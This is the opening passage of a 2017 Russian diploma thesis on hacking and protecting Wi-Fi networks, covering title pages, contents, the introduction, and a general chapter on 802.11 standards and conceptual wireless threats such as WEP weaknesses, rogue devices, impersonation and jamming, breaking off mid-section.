МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РОССИЙСКОЙ ФЕДЕРАЦИИ

федеральное государственное бюджетное образовательное учреждение высшего образования

«РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ ГИДРОМЕТЕОРОЛОГИЧЕСКИЙ УНИВЕРСИТЕТ»

Кафедра «Информационных технологий и систем безопасности»

ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА

(дипломная работа)

На тему: «Методы взлома и защиты беспроводных сетей»

Исполнитель Таланов Алексей Андреевич

(фамилия, имя, отчество)

Руководитель Начальник НИО ПДТР и ТЗИ АО «НИИ «Масштаб»

(ученая степень, ученое звание)

Алейникова Оксана Вячеславовна

(фамилия, имя, отчество)

«К защите допускаю»

Заведующий кафедрой _____

(подпись)

Профессор, доктор технических наук

(ученая степень, ученое звание)

Бурлов Вячеслав Георгиевич

(фамилия, имя, отчество)

«17» февраля 2017г.

Санкт–Петербург

2017

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РОССИЙСКОЙ ФЕДЕРАЦИИ

федеральное государственное бюджетное образовательное учреждение высшего образования

«РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ ГИДРОМЕТЕОРОЛОГИЧЕСКИЙ УНИВЕРСИТЕТ»

Кафедра «Информационных технологий и систем безопасности»

ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА

(дипломная работа)

На тему: _____ «Методы взлома и защиты беспроводных сетей»_____

Исполнитель _____Таланов Алексей Андреевич_____

(фамилия, имя, отчество)

Руководитель ___Начальник НИО ПДТР и ТЗИ АО «НИИ «Масштаб»__

(ученая степень, ученое звание)

Алейникова Оксана Вячеславовна_____

(фамилия, имя, отчество)

«К защите допускаю»

Заведующий кафедрой _____

(подпись)

_____Профессор, доктор технических наук_____

(ученая степень, ученое звание)

_____Бурлов Вячеслав Георгиевич_____

(фамилия, имя, отчество)

«___»_____20__г.

Санкт–Петербург

2017

Оглавление

ГЛАВА 1. БЕСПРОВОДНЫЕ СЕТИ 7
1.1 БЕСПРОВОДНЫЕ ТЕХНОЛОГИИ 7
1.2 ГРУППА ПРОТОКОЛОВ IEEE 802.11 10
1.3 ПРЕИМУЩЕСТВА И НЕДОСТАТКИ БЕСПРОВОДНЫХ СЕТЕЙ 15
1.4 СПОСОБЫ ВЗЛОМА Wi-Fi СЕТЕЙ – УЯЗВИМОСТИ 17
1.5 ОСОБЕННОСТИ ФУНКЦИОНИРОВАНИЯ БЕСПРОВОДНЫХ СЕТЕЙ 22
1.6 ТЕХНОЛОГИИ ЗАЩИТЫ БЕСПРОВОДНЫХ WI-FI СЕТЕЙ 23
ГЛАВА 2. ВЗЛОМ БЕСПРОВОДНЫХ СЕТЕЙ НА ПРАКТИКЕ 27
2.1 ОБОРУДОВАНИЕ ДЛЯ ВЗЛОМА (ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ) 27
2.2 ВЗЛОМ НА ПРАКТИКЕ WI-FI СЕТИ С WEP ШИФРОВАНИЕМ 29
2.3 ВЗЛОМ НА ПРАКТИКЕ WI-FI СЕТИ С WPA/WPA2 PERSONAL ШИФРОВАНИЕМ 34
ГЛАВА 3. АВТОМАТИЗИРОВАННАЯ СИСТЕМА ДЛЯ ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ. РЕКОМЕНДАЦИИ ПО КОНФИГУРИРОВАНИЮ ТОЧЕК ДОСТУПА 52
3.1 ОДНОПЛАТНЫЙ КОМПЬЮТЕР 52
3.2 КОМПЬЮТЕР ДЛЯ ВЫПОЛНЕНИЯ РЕСУРСОЕМКИХ ОПЕРАЦИЙ 56
3.3 ПОШАГОВАЯ СТРУКТУРА ВЫПОЛНЕНИЯ ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ 59
3.4 ЗАЩИТА СЕТИ ПРИ ПОМОЩИ WPA2-ENTERPRISE 61
ГЛАВА 4. БЕЗОПАСНОСТЬ ЖИЗНЕДЕЯТЕЛЬНОСТИ 64
ЗАКЛЮЧЕНИЕ 71
Список использованной литературы 74

Введение

Актуальность темы выпускной квалификационной работы

Беспроводные сети становятся все более важным ресурсом в условиях развития корпоративных и домашних технологий. Одной из основных необходимостей их использования является расширение уже существующих проводных сетей с минимальными затратами в кратчайшие сроки.

С увеличением числа мобильных пользователей возникает необходимость в кратчайшие сроки создания коммуникационных сетей между ними: для обмена данными, получения информации в максимально низкие сроки. Поэтому естественным образом происходит быстрое развитие беспроводных технологий**.** Отсюда возникла острая необходимость защиты таких сетей, обеспечения их информационной целостности и безопасности.

Несмотря на то, что тема безопасности беспроводных сетей поднимается из года в год, администраторы данных сетей очень часто забывают или пренебрегают простейшими мерами безопасности, и большинство устройств до сих пор предоставляет большие возможности для злоумышленников.

С ростом вычислительной мощности пользовательского оборудования протоколы безопасности, разработанные несколько лет назад, теряют свою актуальность достаточно быстро.

Кроме того, вопрос физической безопасности в беспроводных технологиях выходит на новый уровень. Из-за отсутствия кабелей невозможно четко описать периметр сети, которую нужно защитить. Следовательно, сложнее организовать разграничение доступа авторизованных и несанкционированных пользователей.

С увеличением популярности беспроводных сетей и идей умного дома для повышения степени комфортности и объединения всех систем в единую сеть с единым центром управления часто используются беспроводные технологии, и одним из первых встает вопрос обеспечения безопасности таких сетей, ведь от этого начинает зависеть жизнь и здоровье человека, а не только безопасность данных.

Таким образом, аспекты безопасности актуальны даже для беспроводных сетей, не имеющих выхода в Интернет, но передающих личные данные или информацию, составляющую коммерческую тайну.

Цель выпускной квалификационной работы:

Анализ уязвимостей беспроводных компьютерных сетей, а также пути и методы их устранения.

Задачи выпускной квалификационной работы:

1. Выявление уязвимостей беспроводных компьютерных сетей;
2. Выработка способов защиты уязвимых мест сети;
3. Разработка практических рекомендаций по обеспечению безопасности беспроводной сети;
4. Разработка автоматизированной системы для анализа уязвимостей и воздействия на них.

Объектом исследования выпускной квалификационной работы являются беспроводные технологии стандарта IEEE 802.11.

Предметом исследования выпускной квалификационной работы являются алгоритмы и протоколы обеспечения безопасности беспроводных сетей.

Гипотеза выпускной квалификационной работы:

Развитие информационных технологий и стандартов обеспечения информационной безопасности позволяет защитить сети на должном уровне, но чаще человеческий фактор, в лице администратора сети, упускает ряд особенностей, которые позволяют злоумышленникам проникать в данные сети. Разработанные рекомендации после проведения анализа смогут позволить закрыть доступ к уязвимостям, которые чаще всего используют злоумышленники и тем самым обеспечить надежное подключение к беспроводной сети, без опасения за кражу или изменение передаваемой информации.

Методы исследования:

Методологической основной при написании работы являются научные методы, которые основаны на требованиях объективного и всестороннего анализа беспроводных технологий. Исследования проведены с применением совокупности методов и способов научного познания. Абстрактно-логический метод позволил раскрыть теоретические аспекты протоколов обеспечения безопасности подключения, определить основные используемые алгоритмы. Метод классификации позволил разделить протоколы и способы воздействия на них. Сравнительный метод позволил найти самый оптимальный способ проведения тестирования на проникновения.

Практическая значимость методов взлома и защиты беспроводных сетей заключается в применении разработанных рекомендаций для обеспечения безопасности беспроводной сети и использовании алгоритма тестирования на проникновения для проверки эксплуатируемых в данный момент беспроводных сетей.

Краткое описание структуры:

Структура выпускной квалификационной работы обусловлена предметом, целью и задачами исследования. Работа состоит из введения, четырех глав и заключения.

Введение раскрывает актуальность, определяет объект, предмет, цель, задачи и методы исследования. Раскрывает теоретическую и практическую значимость работы.

В первой главе рассматриваются беспроводные технологии, проводится анализ для выбора объекта исследования. Изучаются стандарты функционирования.

Во второй главе рассматривается тестирование на проникновение беспроводных точек доступа с настроенными разными протоколами обеспечения безопасности.

Третья глава посвящена разработке автоматизированной системы тестирования на проникновение, порядок ее использования, способ управления и разнесение выполнения расчетов.

В четвертой главе рассмотрены правила безопасности при обращении с оборудованием, используемым в автоматизированной системе.

В заключении подводятся итоги работы, формируются окончательные выводы.

ГЛАВА 1. БЕСПРОВОДНЫЕ СЕТИ

1.1 БЕСПРОВОДНЫЕ ТЕХНОЛОГИИ

Беспроводные технологии — это подкласс информационных технологий, которые служат для передачи информации на расстоянии между двумя точками или несколькими, не требуя их связи при помощи проводов. Для передачи информации могут использоваться различные среды и типы излучений, чаще всего используются радиоволны, а также инфракрасное, оптическое или лазерное излучение.

Существует много беспроводных технологий, наиболее часто известных по названиям компаний, которые продвигали данный тип технологий, таким как Wi-Fi, WiMAX, Bluetooth. Каждая технология обладает определёнными характеристиками, которые влияют на область применения. Для этого классифицируем их.

«Существуют различные подходы к классификации беспроводных технологий.

По дальности действия:

Беспроводные персональные сети (WPAN — WirelessPersonalAreaNetworks). Примеры технологий — Bluetooth.

Беспроводные локальные сети (WLAN — WirelessLocalAreaNetworks). Примеры технологий — Wi-Fi.

Беспроводные сети масштаба города (WMAN — WirelessMetropolitanAreaNetworks). Примеры технологий — WiMAX.

Беспроводные глобальные сети (WWAN — WirelessWideAreaNetwork). Примеры технологий — CSD, GPRS, EDGE, EV-DO, HSPA.

По топологии:

«Точка-точка».

«Точка-многоточка».

По области применения:

Корпоративные (ведомственные) беспроводные сети — создаваемые компаниями для собственных нужд.

Операторские беспроводные сети — создаваемые операторами связи для возмездного оказания услуг.»[1]

На данный момент существует два наиболее применяемых направления беспроводных компьютерных сетей:

1. Работа в замкнутом объеме (офис, выставочный зал и т. п.);
2. Соединение отдаленных друг от друга локальных сетей (или отдаленных на расстоянии сегментов локальной сети).

Таблица 1 – сравнение стандартов беспроводной связи

Технология	Стандарт	Использование	Пропускная способность	Радиус действия	Частоты
Wi-Fi	802.11a	WLAN	до 54 Мбит/с	до 300 метров	5,0 ГГц
Wi-Fi	802.11b	WLAN	до 11 Мбит/с	до 300 метров	2,4 ГГц
Wi-Fi	802.11g	WLAN	до 54 Мбит/с	до 300 метров	2,4 ГГц
Wi-Fi	802.11n	WLAN	до 300 Мбит/с (в перспективе до 600 Мбит/с)	до 300 метров	2,4 — 2,5 или 5,0 ГГц
WiMax	802.16d	WMAN	до 75 Мбит/с	25-80 км	1,5-11 ГГц
WiMax	802.16e	Mobile WMAN	до 40 Мбит/с	1-5 км	2,3-13,6 ГГц
WiMax 2	802.16m	WMAN, Mobile WMAN	до 1 Гбит/с (WMAN), до 100 Мбит/с (Mobile WMAN)	120-150 км (стандарт в разработке)	До 11 ГГц
Bluetooth v. 1.1	802.15.1	WPAN	до 1 Мбит/с	до 10 метров	2,4 ГГц
Технология	Стандарт	Использование	Пропускная способность	Радиус действия	Частоты
Bluetooth v. 2.0	802.15.3	WPAN	до 2,1 Мбит/с	до 100 метров	2,4 ГГц

Bluetooth v. 3.0	802.11	WPAN	от 3 Мбит/с до 24 Мбит/с	до 100 метров	2,4 ГГц
ZigBee	802.15.4	WPAN	от 20 до 250 кбит/с	1-100 м	2,4 ГГц (16 каналов), 915 МГц (10 каналов), 868 МГц (один канал)
Инфракрасная линия связи	IrDa	WPAN	до 15 Мбит/с	от 5 до 50 сантиметров, односторонняя связь — до 10 метров	Инфракрасное излучение

1.2 ГРУППА ПРОТОКОЛОВIEEE 802.11

Сделаем упор на корпоративных беспроводных сетях для работы в замкнутом объеме, которые в наше время очень активно используются для быстрого доступа к локальным и глобальным ресурсам. Чаще всего они строятся с использованием беспроводной технологии,более известной под названием: Wi-Fi.

Для организации беспроводных сетей в замкнутом пространстве используются всенаправленные антенны в передатчика. Используются разработанные стандарты связи для коммуникации в беспроводной локальной сети не лицензируемых частотных диапазонов 0,9, 2,4, 3,6 и 5 ГГц – IEEE 802.11.

«Изначально стандарт IEEE 802.11 предусматривал передачу данных по радиоканалу на скорости около 1 Мбит/с и, как опцию, на скорости порядка 2 Мбит/с. Один из первых высокоскоростных стандартов беспроводных сетей — IEEE 802.11a — определяет скорость передачи на скорости до 54 Мбит/с. В качестве рабочего диапазона, используется 5 ГГц.

В идеальных условиях стандарт IEEE 802.11a регламентирует скорость передачи вплоть до 54 Мб/с. В менее идеальных условиях (или при чистом сигнале) устройства могут вести связь со скоростью<54 Мбит/с и кратно 6, обычно это: 48 Мбит/с, 36 Мбит/с, 24 Мбит/с, 18 Мбит/с, 12 Мбит/с и 6 Мбит/с.

Совместимость стандарта IEEE 802.11a с 802.11b или 802.11g отсутствует.

Несмотря на свое название, стандарт IEEE 802.11b, принятый в 1999 году, не является продолжением стандарта 802.11a, поскольку используются различные технологии: метод прямой последовательности для расширения спектра (DSSS), а если быть точнее, то его улучшенная версия высокоскоростной метод прямой последовательности для расширения спектра (HR-DSSS) в 802.11b против мультиплексирования с ортогональным частотным разделением каналов (OFDM) в 802.11a. Стандарт 802.11b предусматривает использование не лицензируемого диапазона частот 2,4 ГГц. Скорость передачи — до 11 Мбит/с.»[2]

В октябре 2002 года был утвержден проект стандарта IEEE 802.11g, который предполагает использование диапазона частот 2,4 ГГЦ, тем самым обеспечивая скорость соединения порядка 54 Мбит/с в идеальных условиях, чем превзошел стандарт IEEE 802.11b, который позволял работать на скоростях до 11 Мбит/с. В дополнение, стандарт 802.11g обеспечивает совместимость с 802.11b. Совместимость может быть реализована в режиме модуляции прямой последовательности для расширения спектра, и тогда скорость соединения ограничивается в 11 Мбит/с, а если в режиме модуляции мультиплексирования с ортогональным частотным разделением каналов, то 54 Мбит/с. Поэтому этот стандарт рекомендуется и является самым приемлемым при построении беспроводных компьютерных Wi-Fi сетей.

«Стандарт 802.11n повышает скорость передачи данных практически вчетверо по сравнению с устройствами стандартов 802.11g (максимальная скорость которых равна 54 Мбит/с), при условии использования в режиме 802.11n с другими устройствами 802.11n. Теоретически 802.11n способен обеспечить скорость передачи данных до 600 Мбит/с брутто, применяя передачу данных сразу по четырём антеннам. По одной антенне — до 150 Мбит/с.

Устройства 802.11n работают в диапазонах 2,4—2,5 или 5,0 ГГц.

Кроме того, устройства 802.11n могут работать в трёх режимах:

1. наследуемом (Legacy), в котором обеспечивается поддержка устройств 802.11b/g и 802.11a;
2. смешанном (Mixed), в котором поддерживаются устройства 802.11b/g, 802.11a и 802.11n;
3. «чистом» режиме — 802.11n (именно в этом режиме и можно воспользоваться преимуществами повышенной скорости и увеличенной дальностью передачи данных, обеспечиваемыми стандартом 802.11n).

Черновую версию стандарта 802.11n (DRAFT 2.0) поддерживают многие современные сетевые устройства. Итоговая версия стандарта (DRAFT 11.0), которая была принята 11 сентября 2009 года, обеспечивает скорость до 300

Мб/с, Многоканальный вход/выход, известный как MIMO, и большее покрытие.»[3]

Стандарт 802.11n вводит важное нововведение — MIMO (англ. MultipleInput, MultipleOutput — «много входов, много выходов»), с помощью которого осуществляется пространственное мультиплексирование: одновременная передача нескольких информационных потоков по одному каналу, а также использование для доставки сигнала многолучевого распространения, которое минимизирует влияние помех и потерь данных, но требует наличия нескольких антенн. Именно возможность одновременной передачи и приема данных делает пропускную способность устройств 802.11n более высокой.

На начало 2016 года большинство предлагаемых производителями точек доступа поддерживает MIMO 2×2 или 1×1, то есть SISO (одно потоковая передача). Встроенные в мобильные устройства Wi-Fi-адаптеры обычно поддерживают режим SISO.»[4]

Также набор стандартов IEEE 802.11 определяет в основном два режима работы сети:

1. Ad-hoc, то есть точка-точка – это самая простейшая беспроводная сеть, где связь между клиентами (станциями) устанавливается напрямую, без использования третьих устройств, таких как точка доступа.

2. Клиент – сервер – беспроводная сеть состоит, как минимум, из одной точки доступа, являющейся сервером, подключенной к проводной сети, и некоторого набора беспроводных клиентских станций, называемых клиентами.

В связи с тем, что в большинстве беспроводных сетей необходимо обеспечивать доступ к различным серверам прикладных задач, принтерам и любым другим устройствам, подключенным при помощи проводной локальной сети, обычно используют режим с использованием точки доступа,то есть клиент-сервер. Без подключения дополнительных антенн связь для оборудования, работающего в стандарте IEEE 802.11b, достигается приблизительно на следующих расстояниях:

1. Свободное открытое пространство — около 500 м

2. комната, разделенная перегородками из материала,не имеющего в своей основе большого количества металла— 100 м
3. офисное помещение из нескольких комнат — 30 м.

Следует иметь в виду, что через железобетонные стены (чаще несущие, так как в них много арматуры) радиоволны диапазона 2,4 ГГц могут вообще не проходить, поэтому в разделенных такой стеной помещениях, придется ставить свои точки доступа, чаще объединенные общей проводной сетью.

«Также группа протоколов IEEE 802.11 регулирует и другие стороны сети и оборудование для их построения.Список протоколов с кратким описанием их применения представлен ниже:

– 802.11 — изначальный 1 Мбит/с и 2 Мбит/с, 2,4 ГГц и ИК стандарт (1997).

– 802.11a — 54 Мбит/с, 5 ГГц стандарт (1999, выход продуктов в 2001).

– 802.11b — улучшения к 802.11 для поддержки 5,5 и 11 Мбит/с (1999).

– 802.11c — процедуры операций с мостами; включен в стандарт IEEE 802.1D (2001).

– 802.11d — интернациональные роуминговые расширения (2001).

– 802.11e — улучшения: QoS, пакетный режим (packetbursting) (2005).

– 802.11F — Inter-Access Point Protocol (2003).

– 802.11g — 54 Мбит/с, 2,4 ГГц стандарт (обратная совместимость с b) (2003).

– 802.11h — распределённый по спектру 802.11a (5 GHz) для совместимости в Европе (2004).

– 802.11i — улучшенная безопасность (2004).

– 802.11j — расширения для Японии (2004).

– 802.11k — улучшения измерения радиоресурсов.

– 802.11l — зарезервирован.

– 802.11m — поправки и исправления для всей группы стандартов 802.11.

– 802.11n — увеличение скорости передачи данных (600 Мбит/с). 2,4-2,5 или 5 ГГц. Обратная совместимость с 802.11a/b/g (сентябрь 2009).

– 802.11o — зарезервирован.

– 802.11p — WAVE — WirelessAccessfortheVehicularEnvironment (беспроводной доступ для среды транспортного средства).

– 802.11q — зарезервирован, иногда его путают с 802.1Q.

– 802.11r — быстрый роуминг.

– 802.11s — ESS Wireless mesh network[en] (Extended Service Set — расширенныйнаборслужб; Mesh Network — многосвязнаясеть).

– 802.11T — WirelessPerformancePrediction (WPP, предсказание производительности беспроводного оборудования) — методы тестов и измерений.

– 802.11u — взаимодействие с не-802 сетями (например, сотовыми).

– 802.11v — управление беспроводными сетями.

– 802.11w — Protected Management Frames (защищенныеуправляющиефреймы).

– 802.11x — зарезервирован и не будет использоваться. Не нужно путать со стандартом контроля доступа IEEE 802.1X.

– 802.11y — дополнительный стандарт связи, работающий на частотах 3,65-3,70 ГГц. Обеспечивает скорость до 54 Мбит/с на расстоянии до 5000 м на открытом пространстве.

– 802.11ac — новый стандарт IEEE. Скорость передачи данных — до 6,77 Гбит/с для устройств, имеющих 8 антенн. Утвержден в январе 2014 года.

– 802.11ad — новый стандарт с дополнительным диапазоном 60 ГГц (частота не требует лицензирования). Скорость передачи данных — до 7 Гбит/с.

Из всего вышеуказанного списка можно выделить два наименования: 802.11F и 802.11T, которые являются рекомендациями, а не стандартами, поэтому используются заглавные буквы в их наименовании.»[2]

1.3ПРЕИМУЩЕСТВА И НЕДОСТАТКИ БЕСПРОВОДНЫХ СЕТЕЙ

Беспроводные локальные сети Wi-Fi,основанные на протоколах IEEE 802.11, позволяют повышать мобильность сотрудников в офисных и производственных помещениях, помогают избавиться от затрат на монтаж и обслуживание проводных сетей, особенно если ремонт уже закончен, а кабели изначально не были проложены.

«Беспроводные локальные сети Wi-Fi имеет смысл использовать на предприятиях с небольшим количеством рабочих мест или когда используется достаточно большое количество беспроводных устройств (планшетов, ноутбуков, смартфонов, коммуникаторов и т. д.). Чаще всего логичным методом построения сети является использования обоих типов сетей одновременно: проводных сетей и беспроводных сетей Wi-Fi.

Основные преимущества заключаются в следующем:

Простота и скорость развертывания сети;

Низкая стоимость развертывания;

Отсутствие проводов на рабочем месте или в жилом помещении (хотя бы части проводов).»[5]

А основные недостатки в том, что:

Скорость передачи данныхделится между устройствами, подключенными к беспроводной сети Wi-Fi в пределах одной и той же точки доступа, которая их обслуживает. Это значит, что если роутер предоставляет нам скорость передачи данных около 220 мбит/с и к ней будет одновременно подключено, например,2 планшета, 2 смартфона и ноутбук, то скорость передачи данных для каждого устройства составит 220 / 5 = 44мбит/с. А в реальности будет и того меньше, потому чтотребуется еще передача служебной информации, которая может занимать от 30 до 40 процентов. В итоге скорость передачи составляет ориентировочно 26 мбит/с на одно устройство;

Влияние предметов вокруг, таких как деревья, стены зданий, даже бытовых устройств таких, как холодильник;

Достаточно низкая надежность в связи с тем, что все «передается по воздуху» и любой злоумышленник может атаковать данную точку доступа в пределах ее доступности;

Низкая устойчивость к взлому при неправильной настройке.

Минусы частично можно перекрыть более качественным и безопасным оборудованием, а такжеобъединением нескольких разнесенных по помещениям точек доступа в одну проводную сеть.

При развертывании беспроводной сети дома, для подключения пары ноутбуков, компьютера и нескольких любых гаджетов беспроводная сеть Wi-Fi будет идеальным вариантом по скорости развертывания и экономической составляющей. А также легко расширяет уже созданную проводную сеть в помещении.

«Для соединения удаленных локальных сетей (или удаленных сегментов локальной сети) используется оборудование с направленными антеннами, что позволяет увеличить дальность связи до 20 км, (а при использовании специальных усилителей и большой высоте размещения антенн — до 50 км). Причем в качестве подобного оборудования могут выступать и устройства Wi-Fi, нужно лишь добавить к ним специальные антенны (конечно, если это допускается конструкцией). Комплексы для объединения локальных сетей по топологии делятся на «точку-точку» и «звезду». При топологии «точка-точка» (режим Ad-hoc в IEEE 802.11) организуется радиомост между двумя удаленными сегментами сети. При топологии «звезда» одна из станций является центральной и взаимодействует с другими удаленными станциями. При этом центральная станция имеет всенаправленную антенну, а другие удаленные станции — однонаправленные антенны. Применение всенаправленной антенны в центральной станции ограничивает дальность связи дистанцией примерно 7 км. Поэтому, если требуется соединить между собой сегменты локальной сети, удаленные друг от друга на расстояние более 7 км, приходится соединять их по принципу «точка-точка». При этом организуется беспроводная сеть с кольцевой или иной, более сложной топологией.»[6]

1.4 СПОСОБЫ ВЗЛОМАWi-FiСЕТЕЙ – УЯЗВИМОСТИ

Вышеизложенные методы обеспечения безопасности используются для защиты от угроз нарушения информационной безопасности, эти угрозы условно можно разделить на два класса:

1. Прямые — угрозы информационной безопасности, которые возникают при информационном обмене по беспроводной локальной сети Wi-Fi;

2. Косвенные — угрозы, связанные с большим количеством точек доступа Wi-FI

Прямые угрозы

Радиоканал в пределах доступности Wi-FI роутера, при помощи которого осуществляется передача данных, подвержен легкому вмешательству с целью получения несанкционированного доступа к ресурсам и информации.

В стандартах, регламентирующих работу Wi-Fi, предусмотрены, как аутентификация, так и шифрование, но данные элементы защиты имеют свои изъяны и слабые места.

Шифрование влияет на скорость передачи данных, и зачастую оно отключается администратором для оптимизации трафика в беспроводной сети. Первый стандарт шифрования WiredEquivalentPrivacy был дискредитирован нахождением уязвимостей в алгоритме распределения ключей RC4. Это немного затормозило развитие рынка беспроводных Wi-Fi сетей и вызвало создание институтом инженеров электротехники и электроники (IEEE) группы 802.11i для разработки нового стандарта безопасности, учитывающего известные уязвимости WEP, обеспечивающего 128-битное шифрование AES и аутентификацию для защиты передаваемых данных. Альянс Wi-Fi в 2003 представил свое видение этого стандарта, так называемый промежуточный вариант этого стандарта — Wi-FiProtectedAccess (WPA). Wi-FiProtectedAccess использует протокол целостности временных ключей TemporalKeyIntegrityProtocol (TKIP). Также в нём начали использовать метод подсчета контрольной суммы: MIC (MessageIntegrityCode), которая стала позволять проверять целостность передаваемых пакетов. В 2004 альянс Wi-Fi

выпустили новый, набравший большую популярность на сегодняшний день, стандарт WPA2, который представляет собой улучшение стандарта WPA. Основная разница между стандартами WPA и WPA2 заключается в технологии шифрования: у WPA - TKIP и у WPA2 – AES. Стандарт WPA2 позволяет обеспечить более высокий уровень защиты беспроводной сети, так как TKIP позволяет создавать ключи длиной только до 128 бит, а AES — уже до 256 бит.

Угроза блокировки информации в канале беспроводной сети Wi-Fi оставлена практически без внимания при разработке технологии беспроводных сетей. Блокировка канала не является опасной, потому что обычно беспроводные Wi-Fi сети являются вспомогательными для проводных сетей, несмотря на то, что блокирование может представлять собой подготовительный этап для проведения атаки «человек посередине», когда между роутером и клиентским устройством внедряется третье устройство, перенаправляющее трафик между роутером и клиентом через себя. Данное внедрение позволяет удалять, по-разному видоизменять информацию, а также «подсовывать» ложную информацию.

Чужаки

Чужаками (RogueDevices, Rogues) называютпериферийные устройства и компьютеры, предоставляющие возможность несанкционированного доступа к корпоративной сети, обычно в обход защитных механизмов, определенных политикой безопасности. Запрет на какое-либо использование устройств беспроводной связи не сможет защитить от беспроводных сетевых атак, если в сети, умышленно или неумышленно, появится чужак. В роли устройства чужака может выступать всё что угодно, у чего есть проводной и беспроводной интерфейсы: роутеры (включая программные),проекторы, сканеры, ноутбуки с обоими включёнными интерфейсами и т. д.

Нефиксированная природа связи

Беспроводные wi-fiустройства могут легко менять точки подключения к сети прямо в процессе работы и даже незаметно для пользователя. Например, могут происходить «случайные ассоциации», когда ноутбук с Windows XP (настроенные на доверительные отношения ко всем беспроводным сетям) или

просто неправильнонастроенный клиентбеспроводной сети автоматически ассоциируется и подключает пользователя к ближайшей беспроводнойwi-fi сети. Таким образом, злоумышленник может переключать на свою подставную точку доступа пользователя для последующего сканирования уязвимостей, фишинга или атак «человек посередине». А если пользовательское устройство при этом подключено и к проводной локальной сети, то он становится точкой входа, так называемым чужаком. В дополнение к этому многие пользователи, подключённые к внутренней локальной сети, используя Wi-Fi интерфейс, обычно недовольные качеством и политикой работы сети, переключаются на ближайшую доступную точку доступа, (или халатно сконфигурированная операционная система делает это автоматически при отказе проводной сети). При этом вся построенная защита сети терпит крах.

Имеется ещё одна проблема — сети точка-точка, с помощью которых удобно передавать файлы между коллегами или печатать на принтере, поддерживающем Wi-Fi. Но такая организация беспроводных сетей не поддерживает многие методы обеспечения безопасности, что делает их легко доступной добычей для злоумышленника. А пришедшие новые технологии VirtualWiFi и Wi-FiDirect только ухудшили ситуацию в плане безопасности.

Уязвимости сетей и устройств

Некорректно настроенные сетевые устройства, устройства со слабыми и недостаточно длинными ключами шифрования, использующие скомпрометированные методы аутентификации — именно эти устройства подвергаются атакам в первую очередь. «Согласно отчётам аналитиков, большая часть успешных взломов происходит как раз из-за неправильных настроек точек доступа и программного обеспечения клиента.»[7]

Некорректно сконфигурированные точки доступа

Стоит подключить некорректносконфигурированную точку доступа к сети для взлома последней. Заводские настройки, так называемые «по умолчанию», обычно не включают шифрование и аутентификацию, или используют ключи, прописанные в руководствах пользователя, и поэтому они являются всем известными даже на официальных форумах производителя.

Маловероятно, что пользователи достаточно серьёзно озадачиваются настройкойустройств, нацеленных на безопасность. Именно такие принесенные точки доступа беспроводной сети и создают основные угрозы защищённым сетям.

Некорректно сконфигурированные беспроводные клиенты

Неправильно сконфигурированные клиентские устройства — угроза куда опаснее, чем неправильнонастроенные точки доступа. Это клиентские устройства, и они обычно не конфигурируются специально для безопасности внутренней сети предприятия. К тому же обычно они находятся за пределами периметра контролируемой зоны или внутри периметра, что может позволить злоумышленнику проводить всевозможные атаки, например, распространять вирусное программное обеспечение или просто обеспечиватьлегкодоступную и удобную точку входа.

Взлом шифрования

О защищённости скомпрометированного алгоритма обеспечения безопасности WEP и речи уже не идет. Интернет располагает в свободном доступе специальным и удобным в использовании программным обеспечением для взлома этого стандарта, которое производит сбор статистики трафика до тех пор, пока не станет достаточно для восстановления ключа шифрования. Стандарты WPA и WPA2 также имеют несколько уязвимостей разной степени опасности, позволяющих осуществить их взлом, нопока нет информации об успешных атаках на WPA2-Enterprise (802.1x).

Имперсонация и IdentityTheft

Имперсонация (выдача себя за другого человека) авторизованного пользователя — серьезная угроза для любой компьютерной сети, это касается не только беспроводной. Однако в беспроводной сети определение подлинности пользователя происходит сложнее. Существуют SSID и можно производитьпопытки фильтровать по MAC-адресам, но, и то, и другое передается в эфире в открытом виде, и их несложно подделать, а когда подделал — можно, как минимум, снизить пропускную способность сети, вставляя неправильные frame, а немного разобравшись в алгоритмах

шифрования, устраивать тестирования на проникновенияв целую структуру сети (например, использовать атаки типа ARP-spoofing).Имперсонация пользователя возможна не только в случае подмены MAC адреса при установленной MAC-аутентификации или использовании статических ключей. Схемы построения сетей на основе 802.1x(WPA2 Enterprise) не являются абсолютно безопасными. Некоторые механизмы (LEAP) имеют сложность взлома, схожую со взломом WEP. Другие механизмы, EAP-FAST или PEAP-MSCHAPv2, хотя и надёжнее, но не гарантируют устойчивости к проведенной злоумышленником комплексной атаке.

Отказы в обслуживании

DoS атаки направлены на нарушение качества функционирования сервиса беспроводной сети или на абсолютное прекращение доступа пользователей и отказ оборудования до перезагрузки. В случае Wi-Fi сети отследить источник, заваливающий сеть, специфичным для этого типа атаки,«мусорными» пакетами, очень сложно — его местоположение ограничивается только зоной покрытия. К тому же есть аппаратный вариант этой атаки — установка достаточно сильного источника помех в частотном диапазоне работающей точки доступа, так называемые «глушилки».

1.5 ОСОБЕННОСТИ ФУНКЦИОНИРОВАНИЯ БЕСПРОВОДНЫХ СЕТЕЙ

У беспроводных сетей присутствуют некоторые специфичные особенности, которые в проводных сетях отсутствуют. Данные особенности в целом влияют на общую производительность, доступность, безопасность иценуобслуживания беспроводной сети. Их приходится учитывать, хотя они и не привносят какого-либо вклада в шифрование или аутентификацию. Для решения таких вопросов требуется специальный инструментарий и отлаженные механизмы администрирования и мониторинга сети.

Активность в нерабочее время

Логичным будет решение ограничить политикой безопасности доступ к сети вне рабочего времени (вплоть до физического отключения электропитания точки доступа),активность в беспроводной сети в нерабочее время должна мониториться, считаться как подозрительная и подвергаться расследованию.

Интерференция

Качество работы беспроводной Wi-Fi сети как радиоэфира зависит от многих факторов. Один из них — интерференция радиосигналов, которая может очень сильно снизить пропускную способность и ограничить количество пользователей, вплоть до полной невозможности использования сети. В качестве источника может выступать любое устройство, например, роутер со слишком сильным излучателем, не разрешенным в свободной продаже, излучающим на той же частоте сигнал достаточной мощности. Это могут быть, как соседние точки доступа, так и микроволновые печи. Данную особенность вполне могут также использовать атакующие в качестве атаки отказа в обслуживании или для подготовки атаки «человек посередине», заглушая безопасные точки доступа и оставляя свою с таким же SSID (подменная при атаке человек «посередине»).

Связь

